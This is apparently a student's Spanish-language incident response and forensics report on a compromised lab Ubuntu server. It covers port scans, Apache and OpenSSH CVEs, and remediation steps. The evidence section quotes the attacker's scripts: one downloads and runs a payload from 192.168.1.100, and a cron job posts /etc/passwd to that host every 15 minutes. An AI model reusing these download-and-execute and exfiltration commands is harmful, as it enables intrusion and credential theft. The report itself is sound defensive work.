

A dark blue vertical bar runs along the left edge of the page. A blue arrow-shaped banner points to the right, containing the date. In the bottom left corner, several thin, curved lines in dark blue and light grey sweep upwards and to the right.

20-9-2025

Respuesta en Vivo a Incidentes

Proyecto Final 4Geeks

Jose Antonio Briones
4GEEKS ACADEMY

Índice

Objetivo y Herramientas	1
Introducción	2
Informe Técnico	3
Recomendaciones	9

Objetivo

Partiendo de la premisa que el sistema no puede ser desconectado, se debe de realizar una inspección del mismo con el fin de detectar si se ha visto comprometido el sistema, en el caso afirmativo detectar las vulnerabilidades que han podido ser explotadas, recopilación de las evidencias, restaurar la integridad y disponibilidad del mismo.

Herramientas

- Linux Kali.
 - o nmap
 - o nikto
- BD de CVE de la web <https://www.cve.org/>
- Autopsys 4.22.1
- FTK Imager 4.7.3.81

Datos del Técnico	
Autor	Jose Antonio B. R.
Fecha	23/09/2025
Versión	1.0
Empresa auditada	4geeks Academy

Introducción

El presente informe es el resultado de la auditoría de seguridad y pruebas de penetración que se han realizado para ver vectores de entrada.

Dichas pruebas siempre se realizaron dentro de un marco de confianza y buena fe, con el objetivo de evaluar la seguridad a través de la utilización de técnicas de detección y explotación activa, con el fin de verificar la seguridad e identificar las posibles amenazas.

Resumen estratégico.


La máquina analizada tiene los siguientes puertos expuestos

Puerto/Protocolo	Servicio	Programa
21/tcp	ftp	Vsftpd 3.0.5
22/tcp	Ssh	OpenSSH 8.2p1
80/tcp	http	Apache 2.4.41

```
Session Name: Kali - Kali Linux
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -n -Pn --script=vuln 192.168.20.171
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-16 12:27 EDT
Nmap scan report for 192.168.20.171
Host is up (0.00086s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
MAC Address: 08:00:27:72:F8:12 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 38.50 seconds
(kali@kali)-[~]
$
```

Vulnerabilidades detectadas



Críticas	Alta	Bajas	Totales
2	2	1	5

Recomendaciones

Atender y solucionar las incidencias que están clasificadas como “Altas” de forma inmediata, para asegurar el sistema y prever problemas tanto de pérdida de competitividad, información y datos sensibles que lleven al incumplimiento de la normativa vigente.

En un corto plazo se recomendando atender las “medias”, las vulnerabilidades no atendidas producen inestabilidad en el sistema convirtiéndose en puntos que pueden ser explotados.

En el plan de mantenimiento trimestral, atender las “Bajas”.

Informe Técnico

Resumen del Entorno.

Se dispone de una máquina con el sistema operativo Linux concretamente

Ubuntu 20.04.6 LTS
Codename.- focal

Actualmente está conectada y tiene una dirección IP 192.168.20.171

Para el análisis e inspección de la maquina se va utilizar un dispositivo conectado a la misma red, con el sistema operativo

Kali Release 2025.3
Codename.- Kali.rolling

Escaneo y análisis

Después del análisis se ha observado que dispone de 3 puertos expuestos, el puerto 80 sobre el que corre un servidor Web, concretamente el apache en la versión 2.4.41 el puerto 21 sobre el que correo un servicio FTP, a través de la aplicación Vsftpd 3.0.5 y el puerto 22 sobre el que corre el servicio de SSH, la aplicación OpenSSH 8.2

Se han realizado dos escaneos:

Con la herramienta nmap

sudo nmap -sV -P --script=vuln [IP]

Con la herramienta nikto

Sudo nikto -h [IP]

Detalles técnicos

Los resultados desprendidos se observan puntos varios puntos que deben de ser atendidos.

Importancia		Descripción	Puerto
Crítica	CVE-2023-25690 (información)	Algunas configuraciones de Mod_Proxy permiten un ataque de contrabando de solicitudes http	80/tcp
Crítica	CVE-2024-38476 (información)	Vulnerabilidad en el núcleo de apache que permite la ejecución de scripts locales	80/tcp
Alta	CVE-2020-15778 (información)	Permite inyección de comandos en función remota scp.	22/tcp
Alta	CVE-2023-38408 (información)	Ruta de búsqueda poco confiable	22/tcp

Evidencias

Se observa algunas acciones que pueden inducir a pensar que ha habido una fuga de información, concretamente los usuarios y las contraseñas de los usuarios del sistema.

Revisando el `.bash_history` del usuario `sysadmin`, se observa la ejecución por parte de `sysadmin` de un script que se llama "install.sh".

```
fi
sysadmin@4geeks-server:~$ ls -la
.. .bash_history .bashrc .config .profile .sudo_as_admin_successful
.. .bash_logout .cache .local .ssh wazuh-install.sh
sysadmin@4geeks-server:~$ sudo cat .sudo_as_admin_successful
sysadmin@4geeks-server:~$ sudo cat .bash_history
rm ~/.bash_history
exit
echo "Reminder: new credentials for reports stored temporarily in /opt/.archive" | sudo tee /home/reports/.note
exit
sudo mkdir -p /opt/.archive
echo "reports:reports123" | sudo tee /opt/.archive/credentials.txt
sudo chmod 644 /opt/.archive/credentials.txt
echo "cat /opt/.archive/credentials.txt" | sudo tee /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash_history
echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
echo "./install.sh" | sudo tee -a /home/reports/.bash_history
echo "nano backup.log" | sudo tee -a /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
sudo touch /home/reports/install.sh
sudo nano /home/reports/install.sh
sudo touch /home/reports/backup.log
sudo nano /home/reports/backup.log
sudo chown reports:reports /home/reports/install.sh /home/reports/backup.log
ls
pwd
sudo nano /home/reports/chat.txt
sudo chown reports:reports /home/reports/chat.txt
exit
cat /var/backups/.logs/creds.txt
sudo mkdir -p /var/backups/.logs
echo "reports:reports123" | sudo tee /var/backups/.logs/creds.txt
sudo chmod 644 /var/backups/.logs/creds.txt
echo "cat /var/backups/.logs/creds.txt" | sudo tee -a /home/sysadmin/.bash_history
sysadmin@4geeks-server:~$ _
```

Dicho script se conecta a la url <http://192.168.1.100/> y se descarga un archivo `Payload.bin` que lo aloja en la ruta `"tmp/.temp/payload"` que crea desde el propio script, ejecutándolo dentro de la máquina.

```
GNU nano 4.8                                install.sh
#!/bin/bash

echo "[*] Preparing enviroment..."
sleep 1
mkdir -p /tmp/.temp
echo "[*] Downloading dependencies..."
sleep 2
curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload
chmod +x /tmp/.temp/payload
/tmp/.temp/payload &
echo "[*] Installation complete."
```

[Read 12 lines]

Get Help	Write Out	Where Is	Cut Text	Justify	Cur Pos	Undo
Exit	Read File	Replace	Paste Text	To Spell	Go To Line	Redo

Dicho Script es descargado directamente desde una URL, por lo que es bastante probable que se esté explotando una de las vulnerabilidades del servidor apache.

Realizando una consulta sobre las reglas que se aplica al firewall de la propia máquina se observa que no se filtran los paquetes ni el contenido de los puertos expuestos, facilitando la explotación de los mismos y generando un agujero de seguridad.


```

sysadmin@4geeks-server:~$ sudo ufw status verbose
[sudo] password for sysadmin:
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To Action From
--
22 ALLOW IN Anywhere
80 ALLOW IN Anywhere
21 ALLOW IN Anywhere
22 (v6) ALLOW IN Anywhere (v6)
80 (v6) ALLOW IN Anywhere (v6)
21 (v6) ALLOW IN Anywhere (v6)

sysadmin@4geeks-server:~$ _

```

Una vez instalado el Payload.bin, se produce una copia tanto del archivo password, como el shadow del directorio etc y se envía a la dirección 192.168.1.100:8080/upload

A través un script que se llama backup2.sh que se encuentra en la ruta /usr/local/bin

The screenshot shows the Autopsy 4.22.1 interface. On the left, a tree view shows the file system structure. The main pane displays a table of files. Below the table, the 'Strings' tab is active, showing extracted text from the selected file.

Name	Size	Modified Time	Change Time	Access Time	Created Time	Flags(Dk)	Flags(Meta)	Known	Location	MD5 Hash
backup2.sh	4096	2025-06-23 17:06:49 CEST	2025-06-23 17:06:49 CEST	2025-06-23 17:04:30 CEST	2025-06-23 17:04:30 CEST	0	Unallocated	Unallocated	unknown	/img_4geeks-lab.E01/vol/vol5/usr/local/bin/backup2...
password	4096	2025-06-23 17:06:49 CEST	2025-06-23 17:06:49 CEST	2025-06-23 17:04:30 CEST	2025-06-23 17:04:30 CEST	0	Unallocated	Unallocated	unknown	/img_4geeks-lab.E01/vol/vol5/usr/local/bin/...
shadow	4096	2025-06-23 17:06:49 CEST	2025-06-23 17:06:49 CEST	2025-06-23 17:04:30 CEST	2025-06-23 17:04:30 CEST	0	Unallocated	Unallocated	unknown	/img_4geeks-lab.E01/vol/vol5/usr/local/bin/...

Below the table, the 'Strings' tab shows the following extracted text:

```

# /bin/bash
tar -xzf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload

```

El archivo secrets.tgz todavía se encuentra dentro del sistema en la carpeta "tmp"

```

sysadmin@4geeks-server:/tmp$ ls
secrets.tgz
unap-private-tmp
systemd-private-6047f1be51ede4aa88ff5afe0618e546d-apache2.service-a0Cudg
systemd-private-6047f1be51ede4aa88ff5afe0618e546d-ModemManager.service-pvLX0e
systemd-private-6047f1be51ede4aa88ff5afe0618e546d-systemd-logind.service-tos23f
systemd-private-6047f1be51ede4aa88ff5afe0618e546d-systemd-resolved.service-56Se4g
systemd-private-6047f1be51ede4aa88ff5afe0618e546d-systemd-timesyncd.service-u1WdCf
sysadmin@4geeks-server:/tmp$ _

```

Existe una programación dentro crontab para que se ejecute dicho script cada 15 minutos, por lo que la fuga de la información es recurrente.

```
sysadmin@4geeks-server:~$ ls /etc/cron.d/ && cat /etc/cron.d/* && crontab -l
e2scrub_all logrotate popularity-contest sys-maintenance
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
*/15 * * * * root /usr/local/bin/backup2.sh
no crontab for sysadmin
sysadmin@4geeks-server:~$ _
```

Todo esto ocurre el día 23/06/2025 desde las 13:00 aproximadamente hasta las 18:45 según el timeline aportado por Autopsys.

Existe también un archivo chat.txt que está en el home de un usuario nuevo que ha sido creado por sysadmin, en el que se copia un correo en el que se autoriza la ejecución del script una vez que se haya realizado el backup.

Esta evidencia podría indicar que el vector de entrada podría ser un phishing enviado desde el correo unknown@externalmail.com

```
sysadmin@4geeks-server:/home/reports$ sudo cat chat.txt
[sudo] password for sysadmin:
From: unknown@externalmail.com
---
Hey, run that script I sent you earlier.
Don't worry, it's clean. Let me know once the backup finishes.
sysadmin@4geeks-server:/home/reports$ _
```

Se observa la creación de un usuario reports y de un usuario hacker, el .bash_history de ambos usuarios no se refleja ninguna acción, lo cual podría ser debido a que la configuración del .bash de ambos usuarios tiene activo el flag

HISTCONTROL = ignoreboth

Lo cual realiza que no registre los comandos o acciones realizadas.

Observando los últimos usuarios logueados en el sistema se ve un inicio de sesión del usuario reports el día 23 pero no estuvo nada de tiempo.

```

sysadmin@4geeks-server:~$ last -a
sysadmin tty1 Thu Sep 25 16:01 still logged in
reboot system boot Thu Sep 25 16:01 still running 5.4.0-216-generic
sysadmin tty1 Mon Jun 23 16:40 - down (00:04)
reboot system boot Mon Jun 23 16:40 - 16:45 (00:05) 5.4.0-216-generic
sysadmin tty1 Mon Jun 23 15:24 - crash (01:15)
reboot system boot Mon Jun 23 15:23 - 16:45 (01:22) 5.4.0-216-generic
sysadmin tty1 Mon Jun 23 15:01 - crash (00:21)
reboot system boot Mon Jun 23 14:48 - 16:45 (01:57) 5.4.0-216-generic
sysadmin tty1 Mon Jun 23 14:08 - 14:43 (00:35)
reports tty1 Mon Jun 23 14:07 - 14:07 (00:00)
sysadmin tty1 Mon Jun 23 14:05 - 14:07 (00:02)
sysadmin tty1 Mon Jun 23 12:57 - 13:39 (00:42)
reboot system boot Mon Jun 23 12:53 - 16:45 (03:52) 5.4.0-216-generic
sysadmin tty1 Sat Jun 21 19:05 - down (01:17)
reboot system boot Sat Jun 21 19:03 - 20:22 (01:18) 5.4.0-216-generic

wtmp begins Sat Jun 21 19:03:58 2025

```

Resumen

Recopilando y resumiendo la información se observa que la fuga de información muy sensible y de alta confidencialidad se ha producido por:

- Un phishing enviado que ha terminado en éxito para el atacante.
- Mala configuración de sistema de seguridad, entre varios el firewall de la máquina (ufw) lo cual ha dado la posibilidad de explotación de una vulnerabilidad del servidor apache2. Descargando a través de una url, por el puerto 80 desde la dirección 192.168.1.100 el payload. Posteriormente se ha subido a la misma dirección a través del puerto 8080
- Ausencia de seguridad perimetral que hubiera filtrado los correos con script, en este caso el install.sh
- Se ha generado una tarea que se realiza una carga de los usuarios y password del sistema en la url mencionada con anterioridad.

Proteger la integridad del sistema

- Se procede a la eliminación de todos los scripts, eliminación de la programación de ejecución del script backup2.sh cada 15 minutos. Para ello se realiza desde la terminal.
 - o *crontab -e*
 - o *Se elimina la regla que ejecuta el archivo backup2.sh*

De esta manera conseguimos que la fuga de información se vea cortada y ya no se ejecute de forma automática.

- Se procede a la actualización de las contraseñas de todos los usuarios, generando contraseñas robustas, mínimo de 12 caracteres usando símbolos, letras mayúsculas y minúsculas. Desde la terminal y con privilegios de root.
 - o *passwd nombre usuario*

Después de una posible fuga de información o exposición algún tipo de ataque, es necesario cambiar la contraseña de los usuarios y reforzarlas.

- Eliminando los usuarios que no estén ya en la empresa o que hayan podido ser creados, sin un consentimiento claro, ni una función definida. En este caso reports y hacker.
 - o *userdel -r nombre usuario*

Limpiar el sistema de los usuarios que no disponen de autorización o que han podido ser creados por terceras personas

- Actualizando del sistema y de todas las aplicaciones sobre él, especialmente las de apache y ssh.
 - o *sudo apt update*
sudo apt upgrade

Es necesario una actualización de todo el sistema, dicha actualización estaría incluida la del servidor apache, que en principio la versión que está instalada, dispone de una vulnerabilidad crítica.

- Modificación de las reglas del firewall filtrando las conexiones de entrada, en los puertos 80, 443, 21 y 22 y cerrando el resto.
 - o `sudo ufw default deny incoming` (se bloquea todo el tráfico)
 - o `sudo ufw allow 80/tcp`
 - o `sudo ufw allow 443/tcp`
 - o `sudo ufw allow 21/tcp`
 - o `sudo ufw allow 22/tcp`

Es necesario realizar un filtraje de los puertos del propio servidor, realizando una política más restrictiva, permitiendo solo los puertos estrictamente necesarios, en este caso se debería de denegar todas las conexiones, menos las del puerto 80,443,21 y 22

- Se podría plantear la utilidad de disponer el servidor apache2, ya que no está clara la función que está realizando actualmente, en el caso de que ya no fuera necesario, desinstalo del sistema. Bajo el uso actualmente que se está haciendo yo lo quitaría.
- Se recomienda a la empresa poner un firewall NGFW para que filtre tanto no solo las conexiones sino el contenido de las mismas.
- Formación a los usuarios para detectar posibles intrusiones o intentos de phishing.

En general disponer de información y generar pequeñas píldoras formativas recurrentes sobre los vectores de entrada crea sobre todo consciencia y se tiene presente las amenazas más recurrentes que pueden exponer tanto al sistema como a la propia información del usuario.

- Filtrar la conexión ssh a los usuarios y a través de máquinas concretas que lo necesiten para el desarrollo de las funciones asignadas.